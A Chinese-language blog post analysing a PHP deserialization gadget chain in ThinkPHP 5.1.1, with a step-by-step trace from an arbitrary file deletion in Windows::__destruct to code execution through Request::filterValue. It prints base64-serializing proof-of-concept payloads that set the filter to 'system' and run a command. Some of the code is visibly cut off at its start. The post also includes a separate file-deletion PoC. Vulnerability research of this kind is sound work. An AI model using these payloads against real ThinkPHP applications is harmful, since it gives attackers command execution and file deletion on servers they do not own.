




# Thinkphp 5.1.1 反序列化pop链构造
### 一、漏洞简介
5.1.1的代码实现和5.1.38不同,于是就有了这篇文章
### 二、漏洞影响
Thinkphp 5.1.1
### 三、复现过程
这个漏洞的起点是一个任意文件删除漏洞
$this->files内容没有过滤,可以传入任意数值。
“`php
/thinkphp/library/think/process/pipes/Windows.php
public function __destruct()
{
$this->close();
$this->removeFiles();
}
private function removeFiles()
{
foreach ($this->files as $filename) {
if (file_exists($filename)) {
@unlink($filename);
}
}
$this->files = [];
}
“`
poc
“`php
files = [‘1.php’];
}
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
“`
反序列链构造
先分析一下thinkphp5.1.38的poc
“`php
append = [“ethan”=>[“calc.exe”,”calc”]];
$this->data = [“ethan”=>new Request()];
}
}
class Request
{
protected $hook = [];
protected $filter = “system”;
protected $config = [
// 表单请求类型伪装变量
‘var_method’ => ‘_method’,
// 表单ajax伪装变量
‘var_ajax’ => ‘_ajax’,
// 表单pjax伪装变量
‘var_pjax’ => ‘_pjax’,
// PATHINFO变量名 用于兼容模式
‘var_pathinfo’ => ‘s’,
// 兼容PATH_INFO获取
‘pathinfo_fetch’ => [‘ORIG_PATH_INFO’, ‘REDIRECT_PATH_INFO’, ‘REDIRECT_URL’],
// 默认全局过滤方法 用逗号分隔多个
‘default_filter’ => ”,
// 域名根,如thinkphp.cn
‘url_domain_root’ => ”,
// HTTPS代理标识
‘https_agent_name’ => ”,
// IP代理获取标识
‘http_agent_ip’ => ‘HTTP_X_REAL_IP’,
// URL伪静态后缀
‘url_html_suffix’ => ‘html’,
];
function __construct(){
$this->filter = “system”;
$this->config = [“var_ajax”=>”];
$this->hook = [“visible”=>[$this,”isAjax”]];
}
}
namespace think\process\pipes;
use think\model\concern\Conversion;
use think\model\Pivot;
class Windows
{
private $files = [];
public function __construct()
{
$this->files=[new Pivot()];
}
}
namespace think\model;
use think\Model;
class Pivot extends Model
{
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
?>
“`
file_exists如果传入的是对象,将会将对象以字符串的形式处理。而toString魔术方法是当一个对象被当作字符串对待的时候,会触发这个魔术方法。所以全局搜索带有toString函数的类。
最后找到\thinkphp\library\think\model\concern\Conversion.php的Conversion类
后面的调用流程是 toString—>$this->toJson—->$this->toArray
跟进到toArray方法里,在3.1.38的poc里是通过调用$relation->visible方法,向$relation传入request对象,而request对象没有visible方法,从而调用**call方法。而我们这里也可以使用这种方法。
(注意:**call传入的第一个参数是方法名,第二个参数是参数数组。所以这里传入__call方法的方法名为append,而不是原来的visible)
“`php
$relation = $this->getAttr($key);
$item[$key] = $relation->append($name)->toArray();
thinkphp3.1.38代码
$relation = $this->getAttr($key);
if ($relation) { $relation->visible($name); }
“`
“`php
public function __toString()
{
return $this->toJson();
}
public function toJson($options = JSON_UNESCAPED_UNICODE)
{
return json_encode($this->toArray(), $options);
}
public function toArray()
{
$item = [];
$visible = [];
$hidden = [];
……
foreach ($data as $key => $val) {
………
// 追加属性(必须定义获取器)
if (!empty($this->append)) {
foreach ($this->append as $key => $name) {
if (is_array($name)) {
// 追加关联对象属性
$relation = $this->getAttr($key);
$item[$key] = $relation->append($name)->toArray();
} elseif (strpos($name, ‘.’)) {
list($key, $attr) = explode(‘.’, $name);
// 追加关联对象属性
$relation = $this->getAttr($key);
$item[$key] = $relation->append([$attr])->toArray();
} else {
$value = $this->getAttr($name, $item);
if (false !== $value) {
$item[$name] = $value;
}
}
}
}
return $item;
}
“`
由于Conversion和Attribute是trait类型,不能直接调用,所以要找到调用这两个类的类即model类。
“`php
abstract class Model implements \JsonSerializable, \ArrayAccess
{
use model\concern\Attribute;
use model\concern\RelationShip;
use model\concern\ModelEvent;
use model\concern\TimeStamp;
use model\concern\Conversion;
“`
model类是抽象类,不能直接调用。所以调用他的子类Pivot类(think\Model\Pivot)。
在源码中查找存在**call函数和没有append方法的类,(**call方法是在类没有调用函数的时候调用,第一个参数为方法名,第二个参数为方法的第一个参数)
最后查找到的是/thinkphp/library/think/Request.php的Request类,其中存在call_user_func_array方法
“`php
public function __call($method, $args)
{
if (array_key_exists($method, $this->hook)) {
array_unshift($args, $this);
return call_user_func_array($this->hook[$method], $args);
} else {
throw new Exception(‘method not exists:’ . static::class . ‘->’ . $method);
}
}
“`
虽然$this->hook可控,但是由于array_unshift函数的作用,导致$args数组中会加入新的数组,所以判断不好利用。但是他是一个回调函数,可以以$this->hook[$method]=[$this,methodName]这种形式回调函数。
在Request类中查找call_user_func_array这种类型的函数,最后找到filterValue函数。

filterValue函数里面的call_user_func_array方法是这个漏洞的触发点。回溯$filter和$value
“`php
private function filterValue(&$value, $key, $filters)
{
$default = array_pop($filters);
foreach ($filters as $filter) {
if (is_callable($filter)) {
// 调用函数或者方法过滤
$value = call_user_func($filter, $value);
} elseif (is_scalar($value)) {
if (false !== strpos($filter, ‘/’)) {
// 正则过滤
if (!preg_match($filter, $value)) {
// 匹配不成功返回默认值
$value = $default;
break;
}
} elseif (!empty($filter)) {
// filter函数不存在时, 则使用filter_var进行过滤
// filter为非整形值时, 调用filter_id取得过滤id
$value = filter_var($value, is_int($filter) ? $filter : filter_id($filter));
if (false === $value) {
$value = $default;
break;
}
}
}
}
return $value;
}
“`
最后找到这样的一个调用流程,可以控制$filter, $value这两个变量。
isAjax()—->$this->param()—–>$this->input——->$this->filterValue 分析下$filter, $value这两个变量的传递过程:
$value:isAjax方法的$this->config->get(‘var_ajax’)—->param方法的$name—–>input方法的$name。所以$value可控。
$filter参数:param方法$this->param—->input方法$data
“`php
public function isAjax($ajax = false)
{
$value = $this->server(‘HTTP_X_REQUESTED_WITH’, ”, ‘strtolower’);
$result = (‘xmlhttprequest’ == $value) ? true : false;
if (true === $ajax) {
return $result;
} else {
return $this->param($this->config->get(‘var_ajax’)) ? true : $result;
}
}
public function param($name = ”, $default = null, $filter = ”)
{
if (empty($this->param)) {
…….
return $this->input($this->param, $name, $default, $filter);
}
public function input($data = [], $name = ”, $default = null, $filter = ”)
{
if (false === $name) {
// 获取原始数据
return $data;
}
$name = (string) $name;
if (” != $name) {
// 解析name
if (strpos($name, ‘/’)) {
list($name, $type) = explode(‘/’, $name);
} else {
$type = ‘s’;
}
// 按.拆分成多维数组进行判断
foreach (explode(‘.’, $name) as $val) {
if (isset($data[$val])) {
$data = $data[$val];
} else {
// 无输入数据,返回默认值
return $default;
}
}
if (is_object($data)) {
return $data;
}
}
// 解析过滤器
$filter = $this->getFilter($filter, $default);
if (is_array($data)) {
array_walk_recursive($data, [$this, ‘filterValue’], $filter);
reset($data);
} else {
$this->filterValue($data, $name, $filter);
}
…….
return $data;
}
“`
$this->param=array_merge($this->param, $this->get(false), $vars, $this->route(false));是直接从url中获取参数。
$this->config->get(‘var_ajax’)也是可控的。但是他和5.1.38不同的是,5.1.38的方法是$this->config[‘var_ajax’],所以导致不能用数组直接操控config值。
我的解决办法是从源码中查找含有get函数的类,通过pop链的方式操控config的值。 最后发现\think\Hook.php的Hook类存在get方法
“`php
public function get($tag = ”)
{
if (empty($tag)) {
//获取全部的插件信息
return $this->tags;
} else {
return array_key_exists($tag, $this->tags) ? $this->tags[$tag] : [];
}
}
“`
由上面代码可以看出,程序会判断传入的$tag是否为空,不为空的话会返回传入参数在tags数组中对应的值。private $tags = [“var_ajax”=>’a’];类似于这种形式,便可以操控$this->config->get(‘var_ajax’)的值。
由此$filter和$value都是可控的。所以可以通过filterValue方法中的call_user_func_array任意代码执行。
poc
“`php
append = [“a”=>[“calc.exe”]];
$this->data = [“a”=>new Request()];
}
}
namespace think\model;
use think\Model;
class Pivot extends Model
{
}
namespace think\process\pipes;
use think\model\Pivot;
class Windows
{
private $files = [];
public function __construct()
{
$this->files = [new Pivot()];
}
}
namespace think;
class Request
{
protected $hook = [];
protected $filter = “system”;
protected $config = [
// 表单请求类型伪装变量
‘var_method’ => ‘_method’,
// 表单ajax伪装变量
‘var_ajax’ => ‘_ajax’,
// 表单pjax伪装变量
‘var_pjax’ => ‘_pjax’,
// PATHINFO变量名 用于兼容模式
‘var_pathinfo’ => ‘s’,
// 兼容PATH_INFO获取
‘pathinfo_fetch’ => [‘ORIG_PATH_INFO’, ‘REDIRECT_PATH_INFO’, ‘REDIRECT_URL’],
// 默认全局过滤方法 用逗号分隔多个
‘default_filter’ => ”,
// 域名根,如thinkphp.cn
‘url_domain_root’ => ”,
// HTTPS代理标识
‘https_agent_name’ => ”,
// IP代理获取标识
‘http_agent_ip’ => ‘HTTP_X_REAL_IP’,
// URL伪静态后缀
‘url_html_suffix’ => ‘html’,
];
function __construct(){
$this->filter = “system”;
$this->config = new Hook();
$this->hook = [“append”=>[$this,”isAjax”]];
}
}
namespace think;
class Hook{
private $tags = [“var_ajax”=>’a’];
public function get($tag = ”)
{
if (empty($tag)) {
//获取全部的插件信息
return $this->tags;
} else {
return array_key_exists($tag, $this->tags) ? $this->tags[$tag] : [];
}
}
}
use think\process\pipes\Windows;
echo base64_encode(serialize(new Windows()));
“`
漏洞的利用前提是存在一个点可以输入点可以反序列化。







请登录后查看评论内容